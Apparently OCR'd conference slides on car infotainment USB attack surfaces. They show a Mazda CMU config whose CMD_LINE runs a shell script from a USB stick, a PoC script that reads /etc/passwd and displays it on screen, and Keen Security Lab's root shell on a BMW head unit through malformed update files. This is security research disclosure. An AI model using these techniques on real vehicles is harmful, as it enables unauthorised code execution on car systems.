
Collecting CMU Data:

Try to duplicate the problem if possible and perform the data collection as soon as possible. Otherwise, perform the following if the customer has experienced the concern within the last week. If customer's concern has occurred over 1 week ago, data collection is not necessary.

1) Insert the prepared USB flash drive into either USB port on the vehicle. (Vehicle can remain running and pulled over or parked safely). A message will briefly display confirming the USB has been recognized. The system will begin downloading data to the USB flash drive when connected.

USB CASE: MY CASE


- Our main focus is the text file



```
CMU_STATUS=no
DATA_PERSIST=no
SCREENSHOT=no
MEMINFO=no
TOP_LOG=no
SMEVENTS=no
NVRAM_DATA=no
THREAD_INFO=no
VUI_LOG=no
GPIO_DATA=no
SETTINGS_BIN=no
SMAPS_VALUE=no
TEST_MODE=no
VUI_ECO_FILES=no
BDS_DATA=no
FLASHINFO=no
SCI_LOG=no
LOG_TIMEOUT=120
TMP_FILTER=
CMD_LINE=sh /mnt/sd?1/info.sh
```

USB CASE: MY CASE


- Putting it all together for a PoC: https://github.com/shipcod3/mazda_getInfo/



PoC

A PoC that the USB port is an attack surface

OK




Executing uname –a

```
Linux cmu 3.0.35 #1 SMP PREEMPT Fri Nov 20 16:39:36 IST 2015 ar
```

OK


USB CASE: MY CASE



```
#!/bin/sh
# by @shipcod3
get_uname()
{
    _uname=$(/bin/uname -a)
    echo "${_uname}"
}

get_passwd()
{
    _passwd=$(/bin/cat /etc/passwd)
    echo "${_passwd}"
}

GET_UNAME=$(get_uname)
GET_PASSWD=$(get_passwd)
/jci/tools/jci-dialog --title="Executing uname -a" --text="${GET_UNAME}" --ok-label='OK' --no-cancel
/jci/tools/jci-dialog --title="Executing cat /etc/passwd" --text="${GET_PASSWD}" --ok-label='OK' --no-cancel

sleep 10

killall jci-dialog
```

USB CASE

- Researchers from Keen Security Lab also found local code execution via the USB through an update



Local Code Execution. There are several update services running in hu-intel system (e.g. Navigation Update / Software Update) and monitoring the USB stick. With the expected update content provided in the USB stick, NBT will fall into certain upgrade stage. Some content is signed by BMW private keys, while some are not, which gives us a chance to prepare our malformed content in the USB stick and leverage some vulnerabilities existed in the update service to gain control of hu-intel system with root privilege.

```
# uname -mnpsr
QNX hu-intel 6.5.0 x86pc x86
#
# id
uid=0(root) gid=0(root)
#
# pidin info
CPU:X86 Release:6.5.0  FreeMem:215Mb/1024Mb BootTime:Dec 31
Processes: 96, Threads: 1093
Processor1: 131758 Pentium Celeron Stepping 1 1296MHz FPU
Processor2: 131758 Pentium Celeron Stepping 1 1296MHz FPU
#
# cat /opt/sys/etc/nbt_version.txt
NBT_016255A
#
# ls /net/
hu-intel      hu-jacinto
```

Figure: Root Shell from NBT

